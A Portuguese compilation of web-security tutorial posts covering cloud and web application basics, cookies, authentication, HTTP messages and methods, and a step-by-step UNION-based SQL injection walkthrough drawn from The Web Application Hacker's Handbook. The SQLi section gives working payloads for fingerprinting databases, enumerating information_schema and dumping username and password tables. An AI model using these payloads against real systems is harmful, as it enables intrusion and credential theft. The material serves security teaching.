- **O Software como um Serviço (SaaS)** é um modelo no qual o

cliente transita de aplicativos de software gerenciados localmente para configurações hospedadas em nuvem. Na prática, isso pode ser semelhante ao produto Office 365 da Microsoft ou aplicativos do Google. Este modelo tem se tornado cada vez mais popular porque a aquisição de software, gerenciamento e licenciamento de despesas gerais é reduzido do que era antes da adoção do modelo.

No mundo atual da tecnologia, a nuvem é uma tecnologia difundida usada por milhões de pessoas e empresas em todo o mundo. Empurrar o e-mail, aplicativos de escritório e outros itens do ambiente local para a nuvem permitiu que as empresas realizassem grandes economias em termos de tempo e dinheiro. Os aplicativos da Web agora estão se integrando com provedores de serviços em nuvem para permitir maior flexibilidade e acesso do que era facilmente alcançado antes. Muitos dos aplicativos e ambientes presentes na nuvem incluem aplicativos da Web hospedados localmente para atuar como um front-end para uma solução em nuvem. De fato, com a ascensão de dispositivos móveis, a nuvem adquiriu um novo significado com a inclusão de smartphones, tablets e outros dispositivos que podem facilmente fazer parte do seu ambiente.

Nesta discussão estou fazendo uma declaração geral de que você estará terceirizando sua tecnologia de nuvem, mas isso nem sempre pode ser verdade. Em muitos casos, as empresas tiveram que construir sua própria nuvem para lidar com certas questões, como garantir que a configuração e as pessoas na organização permaneçam seguras. Nessa situação, todo o equipamento é comprado, configurado, gerenciado e mantido no local. Esta configuração é comumente conhecida como uma nuvem privada.

Análise mais próxima de uma

aplicação Web

As aplicações Web são projetadas para serem executadas em servidores web e enviar sua saída pela Internet. Você pode visualizar um aplicativo da web como consistindo de não apenas um cliente e servidor, mas também camadas. Essas camadas são as seguintes:

- **Camada de apresentação –** Responsável pela exibição e apresentação de informações ao usuário do lado do cliente;
- **Camada Lógica –** Usada para transformar, consultar, editar e manipular informações de e para os formulários nos quais ela precisa ser armazenada ou apresentada;
- **Camada de dados –** Responsável pela retenção de dados e informações para o aplicativo como um todo.

Todas essas camadas dependem da tecnologia trazida na forma da World Wide Web, HTML e HTTP. HTTP é o principal protocolo usado para comunicação entre clientes e servidores, e opera sobre a porta 80, mas outros protocolos são usados às vezes.

HTTPS (HTTP empregando mecanismos de criptografia) pode ser usado para proteger dados em trânsito. Essa abordagem é comum em aplicativos como webmail e comércio eletrônico.

Os aplicativos Web fazem uso intensivo de uma tecnologia subjacente do servidor web, como os Internet Information Services da Microsoft (IIS), o Servidor Apache e o Servidor da Web do iPlanet da Oracle. Recursos como páginas da web são solicitados através do HTTP sem estado. O cliente fornece um identificador de recurso uniforme (Uniform resource identifier – URI), que informa ao servidor quais informações estão sendo solicitadas e o que retornar.

“Sem estado” refere-se ao fato de que o protocolo não mantem controle das informações de sessão de uma conexão para a próxima. Cada comunicação em HTTP é tratada como uma ligação

separada.

Outro componente comum das aplicações web é o recurso conhecido como cookies. Um cookie é um arquivo armazenado em um sistema cliente que é usado como um token por aplicativos para armazenar informações de algum tipo (dependendo do aplicativo). No que diz respeito às aplicações, os cookies são um elemento comum, mas do ponto de vista da segurança, são vistos como uma responsabilidade, uma vez que podem ser facilmente copiados e alterados.

Análise mais próxima nos cookies

Cookies, embora necessários para o funcionamento de um número inimaginável de aplicações web, também são uma responsabilidade enorme. Os cookies são um método de ataque comumente exercido por usuários mal-intencionados que os empregam para direcionar outros usuários e para comprometer a segurança geral de um aplicativo bem desenvolvido.

A importância dos cookies não pode ser ignorada, nem o potencial de dano pode ser subestimado. Aplicativos que dependem da capacidade de manter informações de estado através de protocolos sem estado, como HTTP, seria muito difícil, senão impossível, de criar sem a inclusão de cookies. Em muitos casos, um cookie é principalmente um token de autenticação ou um veículo de armazenamento de dados. Assim, é fácil entender por que um invasor deseja essa informação, pois pode permitir que eles tenham acesso a um aplicativo através de sequestro de sessão ou meios semelhantes. Na verdade, alguns dos ataques que já vimos, como XSS ou sniffing poderia facilmente capturar informações de cookie.

Agora, vamos olhar para o objetivo principal do cookie, quanto a manutenção das informações do estado. O principal protocolo da web, HTTP, nunca foi projetado para e, portanto, é incapaz

de manter o controle de informações do estado através de múltiplas solicitações ou visitas a um recurso. Portanto, um aplicativo em execução sobre esse protocolo sem estado precisa manter o controle dessas informações de alguma forma, e é aí que os cookies fazem a diferneça.

Os cookies são uma forma de armazenar informações que o protocolo não consegue armazenar. Para entender esse processo, vamos considerar um ambiente comumente encontrado, como uma loja on-line como a Amazon. Quando alguém visita este site, eles podem fazer login em sua conta e fazer várias coisas, mas principalmente eles podem comprar. Quando um usuário navega no site e clica no botão Adicionar ao carrinho ao lado de um item, o site faz exatamente isso. À medida que o usuário se move de página para página encontrando outras coisas para adicionar, eles repetem o processo. Enquanto isso está acontecendo, nos bastidores um cookie armazena informações sobre o que está acontecendo e o que o usuário adicionou ao carrinho. O aplicativo da Web está usando uma instrução especial em HTTP conhecida como Set-Cookie, que é enviada para o navegador como uma resposta no formato “nome = valor”, que o navegador adiciona ao cookie. O navegador irá transmitir essas informações de volta para o aplicativo para cada solicitação subsequente, informando a aplicação sobre o que o usuário fez, o que, neste caso, é adicionar itens ao carrinho em diferentes quantidades, preços, cores e outros. Como você pode ver, sem o cookie o processo seria diferente.

Os cookies não são um recurso ruim e isso nunca deve ser a implicação em qualquer lugar. Muitas aplicações web e os desenvolvedores devem ser aplaudidos por lidar com cookies de forma segura, mantendo assim informações sensíveis fora das mãos de alguém malicioso.

A afirmação de “um cookie é apenas um arquivo de texto e, portanto, nada de ruim pode vir dele” é falsa. Os cookies podem ser usados com segurança, mas também podem ser um passivo quando não usados corretamente.

Partes do quebra-cabeça da aplicação Web

Em uma aplicação web existem vários componentes, cada um dos quais tem uma função específica. Cada um tem suas próprias vulnerabilidades também.

Processo de Login ou Autenticação – Um componente é apresentado aos usuários para que eles forneçam um nome de usuário e uma senha para o processo de autenticação e posteriormente para o processo de autorização.

Em termos de tecnologia, existem diferentes maneiras de autenticar um usuário, que vão desde:

- **Autenticação anônima** que se resume a todos os visitantes do site usando a mesma conta para acessar recursos no site. Nenhuma caixa de diálogo de login ou prompts são fornecidos para aceitar credenciais;
- **Autenticação básica (basic authentication)** que envia todas as informações de autenticação em texto simples;
- **Autenticação Digest (Digest authentication)** um método que essencialmente passa um hash para autenticar usuários;
- **Autenticação integrada do Windows** para aplicativos baseados em Microsoft. Isso usa a tecnologia de autenticação do Windows embutida para executar o processo;
- **Certificados digitais** para uso em SSL;
- **Mapeamento de certificados** em que os certificados digitais são mapeados para contas de usuário específicas;

Servidor Web – Esta é a base para todo o sistema. É a combinação de hardware e software usada para hospedar o próprio aplicativo web.

Acompanhamento de Sessões (Session Tracking) – Este componente

permite que o aplicativo da Web armazene informações sobre um cliente relacionadas à sua visita atual ou futuras visitas nele. Em muitos casos, devido à natureza sem estado do HTTP, os cookies são usados para armazenar informações de estado para aplicações web.

Permissões – Com base no qual eles se autenticam como e se a autenticação é bem-sucedida, as permissões determinam o nível de acesso que o usuário tem aos recursos no servidor.

Conteúdo da Aplicação – Esta é a informação com a qual o usuário irá interagir fazendo solicitações ao servidor.

Páginas de Acesso a Dados – Páginas que são anexadas a uma biblioteca que fornece acesso a dados.

Armazenamento de dados – Este componente é onde as informações valiosas para o aplicativo da Web estão contidas. Por design, isso pode ou não pode ser armazenado no mesmo sistema. Em muitos casos significa um banco de dados de algum tipo, que geralmente assume a forma de MySQL, Microsoft SQL Server ou ofertas da Oracle.

Lógica – Este componente é responsável por interagir com o usuário e fornecer os meios para a informação correta a ser extraída do banco de dados.

Logout – Esta pode ser uma função separada e é usada pelos usuários para desligar sua conexão com o aplicativo da web.

Em muitos casos, além da capacidade de os visitantes fazerem logon conscientemente da sessão, os aplicativos da Web também desconectam automaticamente os usuários após um período de inatividade.

Sugestões de livros:

SQL Injection (SQLi): Identificando o BD e extraindo dados com UNION

A maioria das técnicas demonstradas na primeira postagem sobre SQLi são efetivas contra todas as plataformas de banco de dados comuns e qualquer divergência podem ser ajustadas facilmente de acordo com a sintaxe. Entretanto, quando começamos a ver técnicas mais avançadas de exploração, as diferenças entre as plataformas começam a ser mais significante e você precisará ampliar seu conhecimento sobre o tipo de banco de dados que está sendo manipulado.

Você já viu como extrair a string de versão da maioria dos tipos de BD. Mesmo que você não consiga por algum motivo, normalmente é possível obter por outros métodos. Um dos mais viáveis é a forma que o BD concatena strings. Em uma consulta onde você controla a string de dados, você pode fornecer um valor particular em uma consulta e então testar diferentes métodos de concatenação para produzir uma string. Quando o mesmo resultado é obtido, você provavelmente identificou o tipo de BD que está sendo usado. Os próximos exemplos mostra como string pode ser construída para a maioria dos tipos de BD:

- Oracle: 'serv'||'ices'
- MS-SQL: 'serv'+'ices'
- MySQL: 'serv' 'ices' (note o espaço)

Se você estiver injetando um dado numérico, a string a seguir pode ser usada para obter o fingerprint do BD utilizado. Cada um destes itens avalia o número 0 (zero) no BD e gera um erro nos outros:

- Oracle: BITAND(1,1)-BITAND(1,1)
- MS-SQL: @@PACK_RECEIVED-@@PACK_RECEIVED
- MySQL: CONNECTION_ID()-CONNECTION_ID()

Perceba que o MS-SQL e o Sybase compartilham uma origem em comum, então eles tem várias similaridades em relação a estrutura da tabela, variáveis globais e as stored procedures. Na prática, a maioria das técnicas de ataques contra o MS-SQL é similar ao Sybase. Um ponto interessante quando estamos identificando o fingerprint de um banco de dados é como o MySQL manipula certos comentários na linha. Se o comentário começar com um ponto de exclamação seguido pela string de versão do BD, o conteúdo do comentário é interpretador como SQL, provendo a versão do BD atual é igual ou superior àquela string. Por outro lado, o conteúdo é ignorado e tratado como um comentário. Programadores podem usar esta facilidade como uma diretiva de preprocessador em C, habilitando eles para escrever diferentes códigos que serão processados condicionalmente até a versão do BD que está sendo usado. Um atacante também pode usar isto como uma facilidade para obter a versão exata do fingerprint do BD. Por exemplo, injetando a string seguinte faz com que a cláusula WHERE de uma instrução SELECT seja falsa se a versão do MySQL em uso é maior ou igual à 3.23.02:

```
/*!32302 and 1=0*/
```

Operador UNION

O operador UNION é usado em SQL para combinar os resultados de dois ou mais instruções SELECT em um único resultado. Quando uma aplicação web contém uma vulnerabilidade de SQL injection pode ocorrer em um SELECT, você pode empregar o operador UNION para realizar uma segunda consulta totalmente separada e combina-la com o resultado da primeira. Se o resultado da consulta retorna para o navegador, esta técnica pode ser usada para facilitar a extração de dados arbitrários de dentro do

BD. UNION é suportado pela maioria dos BD. É uma forma rápida de obter informações arbitrárias de BD em situações onde as consultas são retornadas diretamente.

Voltando ao exemplo onde o usuário pesquisa por um livro baseado no autor, título, editora e outros critérios, quando procuramos por um livro publicado pela Wiley fazemos com que a aplicação faça a seguinte consulta:

```
SELECT autor,titulo,ano FROM livros WHERE editora = 'Wiley'
```

Suponha que a consulta retorna o seguinte resultado:

AUTOR	TÍTULO	ANO
Litchfield	The Database Hacker’s Handbook	2005
Anley	The Shellcoder’s Handbook	2007

Vimos nas postagem anterior que um atacante poderia fazer um input manipulado na função de busca da aplicação para alterar a cláusula WHERE e então retornar todos os livros dentro do BD. Um ataque mais interessante seria usar o operador UNION para injetar uma segunda consulta SELECT e juntar o resultado com a primeira. A segunda consulta pode extrair dados de uma tabela diferente do BD. Por exemplo, usando o termo de busca:

```
Wiley' UNION SELECT username,password,uid FROM users--
```

faria a aplicação realizar a seguinte consulta:

```
SELECT autor,titulo,ano FROM livros WHERE editora = 'Wiley'
 UNION SELECT username,password,uid FROM usuarios--'
```

Isto retorna o resultado original da busca seguido pelo conteúdo da tabela de usuários:

AUTOR	TÍTULO	ANO
Litchfield	The Database Hacker’s Handbook	2005
Anley	The Shellcoder’s Handbook	2007
admin	ROOTROX	0

cliff	Reboot	1

Quando o resultado de dois ou mais consultas de SELECT são combinadas usando o operador UNION, a coluna nome combina o resultado como a organização da primeira consulta. Como mostrado na tabela acima, usuário aparece como autor e a senha aparece na coluna título. Isto significa que quando a aplicação processar os resultados da consulta modificada, ele não tem como detectar que os dados retornados foram originados de uma tabela diferente.

Este exemplo demonstra a potencialidade do quão grande é o poder do operador UNION quando empregado em um ataque de SQLi. Entretanto, antes de ser explorado desta forma, deve-se levar em consideração duas coisas:

- Quando se usa o operador UNION para combinar o resultado de duas consultas, eles devem conter a mesma estrutura. Em outras palavras, devem ter o mesmo número de colunas e terem tipos compatíveis, aparecendo na mesma ordem.
- Para injetar uma segunda consulta que vai retornar um resultado interessante, o atacante precisa saber o nome do BD que ele quer usar como alvo, e o nome de colunas relevantes.

Vamos aprofundar na primeira premissa. Suponha que o atacante tente injetar uma segunda consulta para retornar o número incorreto de colunas. Ele faria enviar o seguinte:

```
Wiley' UNION SELECT username,password FROM usuarios--
```

A consulta original retorna três colunas e a consulta injetada retorna somente duas. Consequentemente, o BD retorna um erro:

```
ORA-01789: query block has incorrect number of result columns
```

Suponha que ao invés disto, o atacante tente injetar uma segunda consulta o qual, as colunas são incompatíveis pelo seu tipo. Ele envia o seguinte comando:

```
Wiley' UNION SELECT uid,username,password FROM usuarios--
```

Isto faz com que o BD tente combinar a coluna password da segunda consulta (o que contém string de dados) com a coluna de ano da primeira consulta (o qual tem dados numéricos). Como a string de dados não pode ser convertida em dados numéricos, isto causa o seguinte erro:

ORA-01790: expression must have same datatype as corresponding expression

A mensagem de erro mostrada aqui para o Oracle. As mensagens são equivalentes para outros BD. Em vários casos reais, as mensagens de erro são travadas pela aplicação e não retornam para o navegador do usuário. Isto pode parecer que você está tentando descobrir a estrutura da primeira consulta, restrito a um trabalho de adivinhação. Entretanto, não é este o caso. Três pontos importantes que sua atividade é fácil:

- Para a consulta injetada ser capaz de combinada com a primeira, isto não é estritamente necessário que ela tenha o mesmo tipo de dados. Em vez disto, eles devem ser compatíveis. Em outras palavras, cada tipo de dados da segunda consulta deve ser idêntico ao seu correspondente do primeiro ou ser implicitamente convertido. Você já viu que o BD converte implicitamente o valor numérico para valor string. De fato, o valor NULL pode ser convertido para qualquer tipo. Consequentemente, se você não sabe o tipo do dado de um campo particular, você simplesmente pode usar o SELECT NULL para aquele campo.
- Nos casos onde a aplicação captura a mensagem de erro do BD, você facilmente determinar se a consulta foi executada. Se foi, resultados adicionais serão adicionados àqueles retornado pela aplicação da sua consulta original. Isto permite você trabalhar sistematicamente até descobrir a estrutura de consulta que você precisa injetar.
- Em muitos casos, você pode atingir seu objetivo simplesmente identificando um campo único dentro da

consulta original que tenha o tipo de dado string. Isto é suficiente para você para injetar consultas arbitrárias que retornam dados baseados em strings e recuperar os resultados, o que permite extrair automaticamente os dados desejados do banco de dados.

Passo a passo

Sua primeira tarefa é descobrir o número de colunas que retornam na consulta original da aplicação. Você pode fazer de duas formas:

1. Você pode explorar o fato de que o NULL pode ser convertido para qualquer tipo de dado e injetar automaticamente consultas com diferentes números de colunas até sua consulta injetada ser executada. Por exemplo:
   ‘ UNION SELECT NULL–
   ‘ UNION SELECT NULL, NULL–
   ‘ UNION SELECT NULL, NULL, NULL–
   Quando sua consulta for executada, você tem que determinar o número de colunas necessários. Se a aplicação não retornar nenhuma mensagem de erro, você pode assumir que suas consultas injetadas foram feitas com sucesso. Uma linha de dados adicional pode ser retornada, contendo tanto a palavra NULL ou um string vazio. Perceba que uma linha injetada contém apenas uma tabela com células vazias e pode ser difícil de ver quando for renderizado como HTML. Por isto, é preferível olhar a resposta crua (raw) quando for fazer este ataque.
2. Após identificar o número de colunas, sua próxima tarefa é descobrir a coluna que tem o tipo de string de dados que você possa usar para extrair dados arbitrários do BD. Você fazer isto injetando consultas com NULLs, como visto anteriormente, e automaticamente ir substituindo cada NULL por um a. Por exemplo, se você sabe que uma

consulta deve retornar três colunas, você pode injetar o seguinte:

‘ UNION SELECT ‘a’, NULL, NULL–

‘ UNION SELECT NULL, ‘a’, NULL–

‘ UNION SELECT NULL, NULL, ‘a’–

Quando sua consulta for executada, você pode ver uma linha adicional de dados contendo o valor a. Você pode então usar a coluna relevante para extrair dados do BD.

No BD Oracle, cada cláusula SELECT deve incluir um atributo FROM, então injetar UNION SELECT NULL produzirá um erro no número de colunas. Você pode satisfazer este requisito selecionando da tabela acessível globalmente DUAL. Por exemplo:

```
' UNION SELECT NULL FROM DUAL--
```

Quando você identificar o número de colunas necessários em sua consulta injetada e achar a coluna que tem o tipo de dado string, você está pronto para extrair dados arbitrários. Uma prova de conceito é testar a extração da versão do BD, o que pode ser feito em qualquer DBMS. Por exemplo, se você tem três colunas e a primeira coluna pode pegar string de dados, você pode extrair a versão do BD injetando a seguinte consulta no MS-SQL e MySQL:

```
' UNION SELECT @@version,NULL,NULL--
```

Injetando a seguinte consulta teremos o mesmo resultado no Oracle:

```
' UNION SELECT banner,NULL,NULL FROM v$version--
```

No exemplo da aplicação de pesquisa de livros, podemos usar esta string no campo de busca para obter a versão do BD Oracle:

AUTOR	TÍTULO	ANO
CORE 9.2.0.1.0 Production		

NLSRTL Version 9.2.0.1.0 – Production		
Oracle9i Enterprise Edition Release 9.2.0.1.0 – Production		
PL/SQL Release 9.2.0.1.0 – Production		
TNS for 32-bit Windows: Version 9.2.0.1.0 – Production		

Claro, que apesar da string com versão do BD é algo interessante e pode permitir você pesquisar por vulnerabilidades específicas do software utilizado, na maioria dos casos seria mais interessante extrair os dados do BD. Para fazer isto, você tipicamente sabe o nome da tabela que você como alvo e os nomes das colunas relevantes.

Extraindo dados úteis

Para extrair os dados do BD, normalmente você precisa saber os nomes das tabelas e as colunas que contém nelas para acessar. Os BDs principais das organizações contém um montante de dados importantes que você pode ir descobrindo os nomes das tabelas e colunas dentro deles. A metodologia de extração de dados úteis é o mesmo em cada caso, entretanto, os detalhes diferem de acordo com as plataformas.

Extraindo dados com o UNION

Vamos supor um ataque sendo realizado contra um BD MS-SQL, mas esta metodologia funcionará em todas as tecnologias de BDs. Considere uma aplicação de livros de endereços que permite o usuário manter uma lista de contatos através de consultas e atualizações de seus detalhes. Quando um usuário procura na aplicação por um contato chamado Matthew, seu navegador envia pelo POST o seguinte parâmetro:

Name=Matthew

e a aplicação retorna o seguinte resultado:

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com

Primeiro, precisamos detarminar o número de colunas necessários. Testando por uma única coluna, retornamos uma mensagem de erro:

Name=Matthew’%20union%20select%20null--

Todas as consultas combinadas usando um UNION, INTERSECT ou EXCEPT devem ter um número igual de expressões na lista do seu alvo.

Adicionando um segundo NULL e o mesmo erro ocorrerá. Então continuaremos adicionando NULLs até que nossa consulta seja executada, gerando um item adicional na tabela de resultados:

Name=Matthew’%20union%20select%20null,null,null,null,null--

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
[vazio]	[vazio]

Agora verificamos que a primeira coluna na consulta tem string de dados:

Name=Matthew'%20union%20select%20'a',null,null,null,null--

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
a	[vazio]

O próximo passo é achar os nomes das tabelas do BD e colunas que contenha informações interessantes. Podemos fazer isot consultando a tabela de metadata *information_schema.columns*, o qual contém detalhes de todas as tabelas e nomes de colunas dentro do BD. Eles podem ser obtidos com esta consulta:

Name=Matthew’%20union%20select%20table_name,column_name,null,null,null%20from%20information_schema.columns--

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
shop_items	price
shop_items	prodid
shop_items	prodname
shop_items	contactemail
shop_items	contactname
users	username
users	password
shop_items	price

Aqui, a tabela de usuários está em um lugar óbvio para extrairmos os dados. Podemos extrair os dados da tabela usando a seguinte consulta:

Name=Matthew’%20UNION%20select%20username,password,null,null,null%20from%20users--

NAME	E-MAIL
Matthew Adamson	handytrick@gmail.com
administrator	fme69
dev	uber
marcus	8pinto
smith	twosixty
jlo	6kdown

O information_schema é suportado pelo MS-SQL, MySQL e vários outros BDs, incluindo o SQLite e Postgresql. Foi desenhado para manter o metadata do banco de dados, fazendo com que seja a primeira coisa que um atacante examine no BD. Perceba que o Oracle não suporta este schema. Quando estamos avaliando um BD Oracle, o ataque pode ser semelhante de qualquer outra forma. Entretanto, você pode usar a consulta SELECT table_name,column_name FROM all_tab_columns para obter informações sobre as tabelas e colunas do BD. Você usaria a

tabela user_tab_columns para focar no BD atual, apenas. Quando analisamos um BD grande para atacar, normalmente é melhor olhar diretamente os nomes das colunas interessantes ao invés das tabelas. Por exemplo:

```
SELECT table_name,column_name FROM information_schema.columns WHERE column_name LIKE '%PASS%'
```

Quando várias colunas retornarem da tabela alvo, eles podem ser concatenados em uma única coluna. Isto faz o retorno mais direto, porque requer a identificação apenas de um único campo varchar na consulta original:

- Oracle: `SELECT table_name||':'||column_name FROM all_tab_columns`
- MS-SQL: `SELECT table_name+':'+column_name from information_schema.columns`
- MySQL: `SELECT CONCAT(table_name,':',column_name) from information_schema.columns`

Fonte: The Web Application Hacker's Handbook – 2nd edition.

Protocolo HTTP: Estrutura, solicitações, respostas, métodos e códigos de status

Hypertext transfer protocol (HTTP) é o protocolo de comunicações usado para acessar a World Wide Web e por todos os aplicativos da web de hoje. É um protocolo simples que foi originalmente desenvolvido para a recuperação de recursos estáticos baseado em texto. Desde então, foi ampliado e alavancado em várias maneiras para apoiar as complexas aplicações distribuídas que são agora comuns.

HTTP usa um modelo baseado na mensagem em que um cliente envia uma mensagem de solicitação e o servidor retorna uma mensagem de resposta. O protocolo é essencialmente sem conexão (connectionless): embora HTTP usa o protocolo TCP stateful como o seu mecanismo de transporte, cada troca de solicitação e resposta é uma transação autônoma e pode usar uma conexão TCP diferente.

Solicitações HTTP

Todas as mensagens HTTP (solicitações e respostas) consistem em um ou mais cabeçalhos, cada um em uma linha separada, seguido por uma linha em branco obrigatória, seguido de um corpo da mensagem opcional. Uma solicitação HTTP típica é a seguinte:

```
GET /auth/488/YourDetails.ashx?uid=129 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwaveflash,
*/*
Referer: https://mdsec.net/auth/488/Home.ashx
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; .NET4.0C; InfoPath.3; .NET4.0E; FDM; .NET CLR 1.1.4322)
Accept-Encoding: gzip, deflate
Host: mdsec.net
Connection: Keep-Alive
Cookie: SessionId=5B70C71F3FD4968935CDB6682E545476
```

A primeira linha de cada solicitação HTTP é composto por três itens, separados por espaços:

- Um verbo que indica o método HTTP. O método mais usado é

GET, cuja função é recuperar um recurso do servidor web. Solicitações GET não tem um corpo de mensagem, então, nenhum dado vem após a linha em branco depois das mensagens do cabeçalho;

- A URL solicitada. A URL geralmente funciona como um nome para o recurso sendo solicitado, juntamente com uma string de consulta opcional que contém os parâmetros que o cliente está passando para aquele recurso. A string de consulta é indicada pelo caractere **?** na URL. O exemplo contém um único parâmetro com nome de **uid** e o valor **129**.
- A versão HTTP sendo utilizada. As únicas versões HTTP de uso comum na Internet são 1.0 e 1.1, e a maioria dos navegadores usam a versão 1.1 por padrão. Existem algumas diferenças entre as especificações destas duas versões; no entanto, a única diferença é provável que você encontrar ao atacar aplicações web é que na versão 1.1 a solicitação do cabeçalho Host é obrigatória.

Vejamos alguns outros pontos interessantes no exemplo dado:

- O cabeçalho **Referer** é usado para indicar a URL a partir do qual o pedido é originado (por exemplo, porque o usuário clicou em um link na página). Note-se que este cabeçalho foi digitado incorretamente no caderno de especificações originais HTTP, e a versão com erro ortográfico foi mantido desde então.
- O cabeçalho **User-Agent** é usado para fornecer informações sobre o navegador ou outro software cliente que gerou o pedido. Note-se que a maioria dos navegadores inclui o prefixo Mozilla por razões históricas. Esta foi a string User-Agent usado pelo navegador Netscape originalmente dominante, e outros navegadores queria afirmar aos sites que eles eram compatíveis com este padrão. Tal como acontece com muitas peculiaridades da história da computação, ele tornou-se tão estabelecido que ainda é mantida, mesmo com a versão atual do Internet Explorer,

o que fez o pedido apresentado no exemplo;
- O cabeçalho **Host** especifica o nome do host que aparece na URL completa sendo acessada. Isso é necessário quando vários sites estão hospedados no mesmo servidor, porque a URL enviada na primeira linha do pedido geralmente não contém um nome de host.
- O **Cookie** é usado para enviar parâmetros adicionais que o servidor emitiu para o cliente.

Respostas HTTP

Uma resposta HTTP típica seria assim:

```
HTTP/1.1 200 OK
Date: Tue, 19 Apr 2011 09:23:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1067
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN”
“http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”><html
xmlns=”http://
www.w3.org/1999/xhtml” ><head><title>Your details</title>
...
```

A primeira linha de toda resposta HTTP consiste em três itens, separados por espaços:

- A versão do HTTP sendo utilizada;
- Um código de status numérico que indica o resultado do pedido. 200 é a mais código de status comum; isso significa que a solicitação foi bem sucedida e que o recurso solicitado está sendo devolvido.

- Uma frase textual, descrevendo ainda mais o status da resposta. Este pode ter qualquer valor e não é usado para qualquer finalidade por navegadores atuais.

Vejamos outros pontos interessantes nesta resposta:

- O cabeçalho **Server** contém um banner que indica o software de servidor web sendo utilizado, e às vezes outros detalhes como módulos instalados e o sistema operacional do servidor. As informações contidas podem ou não
ser preciso.
- O cabeçalho **Set-Cookie** emite ao navegador mais um cookie; este é enviado de volta no cabeçalho da solicitação do Cookie posteriores a este servidor.
- O cabeçalho **Pragma** instrui o navegador para não armazenar a resposta em seu cache. O cabeçalho Expire indica que o conteúdo da resposta expirou no passado e, portanto, não deve ser armazenado em cache. Estas instruções são frequentemente emitida quando o conteúdo dinâmico está sendo devolvido para garantir que os navegadores obter uma nova versão deste conteúdo em ocasiões futuras.
- Quase todas as respostas HTTP contêm um corpo de mensagem de uma linha em branco após os cabeçalhos. O cabeçalho **Content-Type** indica que o corpo desta mensagem contém um documento HTML.
- O cabeçalho **Content-Length** indica o comprimento do corpo da mensagem em bytes.

Métodos HTTP

Quando você está atacando aplicações web, você estará lidando quase que exclusivamente com os métodos mais comumente usados: **GET** e **POST.** Você precisa estar ciente de algumas diferenças importantes entre estes métodos, uma vez que pode afetar a segurança da aplicação, se negligenciado.

Método GET

O método **GET** é projetado para recuperar os recursos. Ele pode ser usado para enviar parâmetros para o recurso solicitado na string da URL. Isto permite aos usuários guardar uma URL de recurso dinâmica para que possam reutilizar depois ou outros usuários podem obter o recurso equivalente numa ocasião posterior (como numa consulta de pesquisa guardada nos favoritos). URLs são exibidas na tela e são logados em vários locais, tais como o histórico do navegador e os logs de acesso do servidor web. Eles são também transmitidos no cabeçalho ***Referer*** para outros locais quando links externos são seguidos. Por estas razões, a string de consulta não deve ser usada para transmitir informações sensíveis.

Ao consultar por Maceió no Google, podemos ver que o parâmetro **q** está passando o valor que digitei **Maceió**


https://www.google.com.br/search?&q=Maceió

Método POST

O método **POST** é projetado para executar ações. Com este método, os parâmetros de solicitação podem ser enviados tanto na string de consulta URL e no corpo da mensagem. Embora o URL ainda possa ser armazenada, todos os parâmetros enviados no corpo da mensagem serão excluídos ao ser guardado nos favoritos. Estes parâmetros também serão excluídos dos vários locais em que as URLs são armazenadas e do cabeçalho ***Referer***. Porque o método POST é projetado para executar as ações, se um usuário clicar o botão *Voltar* do navegador para retornar a uma página que foi acessado usando este método, o navegador não reeditar automaticamente o pedido. Em vez disso, ele avisa o usuário de que ele está prestes a fazer, como mostrado abaixo na imagem. Isso impede que os usuários inadvertidamente executar uma ação mais de uma vez. Por esta razão, as solicitações POST deve ser sempre usado quando uma ação está

sendo executada.

Para comprovar isto, visite o site http://www.w3schools.com/php/demo_form_post.php e preencha o formulário. Após enviar, tente atualizar a página e você será alertado sobre reenviar as informações.



Firefox – Alerta para reenviar as informações no POST do formulário

Além dos métodos GET e POST, o protocolo HTTP suporta outros métodos que têm sido criadas para fins específicos. Aqui estão os outros que são mais mais conhecidos:

- **HEAD** funciona da mesma forma como uma solicitação GET, exceto que o servidor não deve retornar um corpo de mensagem em sua resposta. O servidor deve retornar os mesmos cabeçalhos que teria devolvido ao GET correspondente que foi solicitado. Assim, este método pode ser usado para verificar se um recurso é presente antes de fazer um pedido GET para ele. Serve quando você está mais interessado em saber o código de resposta e os cabeçalhos HTTP, e não no documento em si.
- **TRACE** é projetado para fins de diagnóstico. O servidor deve retornar na corpo de resposta exatamente o conteúdo da mensagem de pedido que ele recebeu. Isto pode ser usado para detectar o efeito de algum servidor de proxy entre o cliente e o servidor que possa estar manipulando o pedido.
- **OPTIONS** pede ao servidor para relatar os métodos HTTP que estão disponíveis para um recurso em particular. O servidor normalmente retorna uma resposta contendo um

cabeçalho *Allow* que lista os métodos disponíveis.
- **PUT** tenta fazer upload de um recurso específico para o servidor, usando o conteúdo contido no corpo do pedido. Se este método estiver ativo, você pode ser capaz de aproveitá-lo para atacar o aplicativo, por exemplo, fazendo upload de um script arbitrário e executá-lo no servidor.

